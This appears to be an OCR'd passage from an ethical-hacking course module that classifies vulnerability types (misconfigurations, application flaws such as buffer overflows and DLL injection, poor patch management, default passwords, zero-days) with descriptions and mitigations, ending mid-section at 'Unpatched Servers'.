
  - Periodic vulnerability scan and assessment
  - Timely remediation of identified vulnerabilities
  - Monitoring intrusion detection and intrusion prevention logs
  - Implementing policies, procedures, and controls



LO#02: Explain Vulnerability Classification and Assessment Types


Vulnerability Classification and Assessment Types

Any vulnerability that is present in a system can be hazardous and can cause severe damage to the organization. It is important for ethical hackers to have knowledge about various types of vulnerabilities that they can employ, along with various vulnerability assessment techniques. This section in the module discusses the various types of vulnerabilities and vulnerability assessments.



Vulnerability Classification

Vulnerability Type	Description	Examples
Misconfigurations/Weak Configurations	Misconfiguration is the most common vulnerability and is mainly caused by human error It allows attackers to **break into a network** and gain unauthorized access to systems	**Network Misconfigurations** Insecure protocols, open ports and services, errors, and weak encryption **Host Misconfigurations** Open permissions and unsecured root accounts
Application Flaws	Application flaws are vulnerabilities in applications that are exploited by attackers Flawed applications pose security threats such as **data tampering** and **unauthorized access** to configuration stores	Buffer overflows, memory leaks, resource exhaustion, integer overflows, null pointer/object dereference, DLL injection, race conditions, improper input handling, and improper error handling
Poor Patch Management	Software vendors provide patches that **prevent exploitations** and reduce the probability of threats exploiting a specific vulnerability Unpatched software can make an application, server, or device **vulnerable to various attacks**	Unpatched servers, unpatched firmware, unpatched OS, and unpatched applications
Design Flaws	Logical flaws in the functionality of the system are exploited by the attackers to **bypass the detection mechanism** and acquire access to a secure system	Incorrect encryption and poor validation of data
Third-Party Risks	Third-party services can have access to privileged systems and applications, through which financial information, customer and employee data, and processes in the enterprise's supply chain can be compromised	Vendor management, supply-chain risks, outsourced code development, data storage, and cloud-based vs. on-premises risks



Vulnerability Classification (Cont'd)

Vulnerability Type	Description
Default Installations/Default Configurations	Failing to change the default settings while deploying software or hardware allows the attacker to **guess the settings** to break into the system
Operating System Flaws	Owing to OS vulnerabilities, applications such as **Trojans**, **worms**, and **viruses** pose threats
Default Passwords	Manufacturers provide users with default passwords to **access the device** during its initial set-up, which users must change for future use When users **forget to update the passwords** and continue using the default passwords, they make devices and systems vulnerable to various attacks, such as brute-force and dictionary attacks
Zero-Day Vulnerabilities	These are unknown vulnerabilities in software/hardware that are **exposed but not yet patched** These vulnerabilities are exploited by the attackers before being acknowledged and patched by the software developers or security analysts
Legacy Platform Vulnerabilities	Legacy platform vulnerabilities are caused by **obsolete** or **familiar code** Legacy platforms are usually **not supported** when patching technical assets such as smartphones, computers, IoT devices, OSes, applications, databases, firewalls, IDSes, or other network components This type of vulnerabilities can cause costly data breaches for organizations
System Sprawl/Undocumented Assets	The system sprawl vulnerability arises within an organizational network because of an **increased number of system or server connections** without proper documentation or an understanding of their maintenance These assets are often neglected over time, making them susceptible to attacks
Improper Certificate and Key Management	Improper certificate and key management may lead to many vulnerabilities that allow attackers to perform **password cracking** and **data exfiltration** attacks Storing or retaining legacy or **outdated keys** also poses major threats to organizations

Vulnerability Classification

Vulnerabilities present in a system or network are classified into the following categories:

Misconfigurations/Weak Configurations

Misconfiguration is the most common vulnerability and is mainly caused by human error. It allows attackers to break into a network and gain unauthorized access to systems. Misconfigurations may occur both intentionally and unintentionally, and they affect web servers, application platforms, databases, and networks. Attackers can detect misconfigurations through various scanning techniques and then exploit backend systems. Therefore, administrators must change the default configuration of devices and optimize device security.

- **Network Misconfigurations**

  Frequent changes to network and security devices are inevitable and essential for business improvement. However, administrators should ensure that all network components are configured appropriately because any loops in the implemented changes can cause adverse effects on the network such as performance degradation, service outage, and network intrusions. The following are some examples of weak network configurations.

  - **Insecure Protocols**

    Insecure protocols transmit information or data in plaintext without implementing any encryption techniques to secure the data. The use of vulnerable protocols causes authentication and integrity issues because attackers can leverage the unencrypted files or data transmission and tamper with the data in transit. Attackers can also gain remote access to the vulnerable system once they capture the credentials being shared in plaintext. This vulnerability can be avoided by removing devices operating on insecure protocols and deploying a centralized master node to update protocols.

  - **Open Ports and Services**

    User communications with an application or service can be achieved through TCP or UDP port numbers, which accept and transmit the information in the form of packets. The source and destination addresses can be identified through the unique IP addresses assigned to them. In addition to these, many ports operate in a network for specific services. Servers often operate with some open ports, but all open ports are not dangerous, unless they are misconfigured, unpatched, or implemented with poor security rules. However, the open ports must be limited and used only for important services. Leaving ports open for unnecessary services can invite new threats to the network. Open ports and services may lead to the loss of data or Denial-of-Service (DoS) attacks and allow attackers to perform further attacks on other connected devices. Administrators must continuously check for unnecessary or insecure ports and services to reduce the risk to the network.

  - **Errors**

    Improper configuration of applications or services can generate error reports while loading pages. Such error reports can provide detailed information to attackers searching for security flaws, application vulnerabilities, programming faults, or other exploits. Using outdated software can also generate security errors, which can be susceptible to remote attacks using techniques such as code injection to manipulate the application. To prevent this vulnerability, skilled programming practices need to be adopted in such a manner that the application does not disclose critical information that could help attackers exploit the application server.

- **Weak Encryption**

  Implementing proper encryption methods can secure the data being transmitted across a network and the data saved on storage devices. The encrypted files can be accessed only with the corresponding decrypted key held by the client or application. Weak encryption can allow attackers to perform man-in-the-middle attacks, sniff the traffic to modify data, and then masquerade as the legitimate service to communicate with the end users with false information. The following are some causes of weak encryption:

  - Using a weak encryption algorithm
  - Key generation with guessable credentials
  - Insecure key distribution

- **Host Misconfigurations**

  Attackers can exploit configuration flaws in the host server to manipulate the resources and gain remote administrator access. The debugging functions could be activated, and unknown users may gain administrative permissions. These vulnerabilities may allow attackers to evade authentication mechanisms and access critical information, possibly with elevated privileges. The following are some examples of weak host configuration.

  - **Open Permissions**

    Granting unnecessary permissions to a user or group of users to access applications or files can lead to security issues such as data leakage or corruption of system functionality. Managing permissions is a complicated task, where administrators or users can potentially make mistakes such as allowing unknown guests to read and write critical files. An attacker can also perform privilege escalation by using unnecessarily created accounts to access unprotected files or to run commands on the operating system (OS).

  - **Unsecured Root Accounts**

    Using manufacturer-allotted default administrative account credentials for the database or applications can lead to system security issues. Failing to implement a secure password privacy policy can allow attackers to guess the credentials using different brute-force techniques.

Application Flaws

Application flaws are vulnerabilities in applications that are exploited by attackers. Applications should be secured using the validation and authorization of the user. Flawed applications pose security threats such as data tampering and unauthorized access to configuration stores. If applications are not secured, sensitive information may be lost or corrupted. Hence, developers must understand the anatomy of common security vulnerabilities and develop highly secure applications by providing proper user validation and authorization.

The following are some of the application flaws that can be exploited by attackers.

- **Buffer Overflows**

  Buffer overflows are common software vulnerabilities resulting from coding errors that allow attackers to gain access to the target system. In a buffer overflow attack, the attacker undermines the functioning of programs and attempts to take control of the system by writing content beyond the allocated size of the buffer. Insufficient bounds checking in the program is the root cause of this vulnerability. The buffer cannot handle data beyond its limit, causing the flow of data to adjacent memory locations and overwriting their data values. When a buffer overflow occurs, systems often crash, become unstable, or show erratic program behavior.

- **Memory Leaks**

  A memory leak or resource leak is an unintended class of memory consumption that occurs when a programmer fails to erase an assigned block of memory when no longer required. It is caused by exceptional circumstances, flaw conditions, and uncertainty over which portion of code is responsible for freeing memory. These conditions depend on application consequences in cases such as such as short-lived user-land applications, long-lived user-land applications, and kernel-land processes. A memory leak results in software reliability–related concerns and encourages a malicious actor to take control over the compromised system to perform attacks such as DoS to crash the system, inject malicious code to change application behavior, and hijack the program’s control flow. Tools such as Valgrind, which is compatible with the Unix/Linux environment, track memory leaks and display the status of the software environment.

- **Resource Exhaustion**

  A resource exhaustion attack damages the server by sending multiple resource requests from different locations to exploit software bugs or errors, thereby hanging the system and server or causing a system crash. In software applications, memory management has an error of memory leaks that can be exploited easily by remote attackers. It is similar to a DoS attack in that it can compromise or exhaust the resources available for a system in the network. Owing to design or code errors, any interaction or connection established between the client and server can waste resources or consume more resources than required.

- **Integer Overflows**

  An integer overflow occurs when an arithmetic function generates and attempts to store an integer value larger than the maximum value that the allocated memory space can store. These overflow conditions may lead to undesirable behavior of the software. Failure to discover an overflow condition beforehand can cause security and reliability issues in the program. Alongside yielding inaccurate results and causing software instability, integer overflows can also lead to buffer overflows and open doors for attackers to manipulate values, eventually leading to random or malicious code execution.

- **Null Pointer/Object Dereference**

  Also known as a null reference, a null pointer is a value stored to represent that the pointer is not designated to any valid object; it also indicates invalid memory location. The majority of null-pointer issues lead to common software reliability issues, but once an attacker deliberately triggers a null-pointer dereference, they might be able to use the resulting exception to evade the security logic and make the application disclose debugging details that can help in devising strategies for subsequent attacks. Programs generally utilize these null pointers to indicate a condition such as the last point of unspecified length and incompetence to perform some operations; this type of null-pointer usage is comparable to the nullable types and no value in the option type. A null-pointer dereference can prevent a program from execution or crash the program and cause it to exit.

- **DLL Injection**

  When an application runs third-party code or untrusted code that loads an assembly or DLL file, an attacker may exploit this vulnerability to inject a malicious DLL into the current running process and execute malicious code. Furthermore, loading DLL files without specifying the complete path of the file location may allow attackers to create a malicious DLL and place it in a location that precedes the path of the legitimate DLL file. Consequently, the application executes the malicious DLL. To prevent such vulnerabilities, programmers must never load untrusted DLLs from user input and must always invoke DLLs by specifying the full path of the file location.

- **Race Conditions**

  A race condition is an undesirable incident that occurs when a software or system program depends on the execution of processes in a sequence and on the timing of the programs. This condition occurs when a system that handles events in a sequential format is coerced to perform multiple operations simultaneously. The condition results in the improper execution of a program or software bugs. A typical race condition occurs when multiple threads depend on a shared resource. Most race conditions impact the security associated with the system. An attacker can perform DoS or privilege escalation attacks by accessing the shared resource of a trusted process.

  - **Time of Check/Time of Use**

    The time of check or time of use (TOC/TOU) is a software error that occurs because of the race condition that occurs after checking the state of particular segment of the system at a specific time and before the time of using the checking results. In simple terms, it is defined as the change in system state from the time of checking for a prediction to the time of acting on the prediction. It is a timing vulnerability that occurs when the system grants access permission to a resource request. For example, when a user wishes to transfer an amount from one account to another, a risk of an attack exists in the middle of the transaction between the TOC and TOU, i.e., from the time of checking whether the required amount is available to the time of transferring that amount.

- **Improper Input Handling**

  Input handling is defined as the verification of application functionalities such as validation, filtering, sanitizing, encryption, and decryption of input data. Failure in verifying the input data results in vulnerabilities. Input validation is mandatory to ensure the integrity of incoming data by checking and comparing the data with the type of expected data. Data originating from both trusted and untrusted sources have the risk of being corrupted by attackers using techniques such as SQL injection, cross-site scripting, and buffer overflow. Implementing both client-side and server-side validation ensures effective data authentication.

- **Improper Error Handling**

  Improper error handling occurs when an attacker exploits the security system by utilizing error information. Most web applications or servers disclose detailed information about errors such as database dumps and stack traces. They can also generate detailed errors that include information about the system condition such as system call failure, timeouts, exceptions, and data availability, which can help an attacker analyze and attack the system. Fail-open is one of the security issues caused by improper error handling. Fail-open is defined as the granting of access after a system has failed or denied access.

Poor Patch Management

A patch is a small piece of software designed to fix problems, security vulnerabilities, and bugs as well as improve the usability or performance of a computer program or its supporting data. Software vendors provide patches that prevent exploitations and reduce the probability of threats exploiting a specific vulnerability. Unpatched software can make an application, server, or device vulnerable to various attacks. The following are some examples of poor patch management.

- **Unpatched Servers**

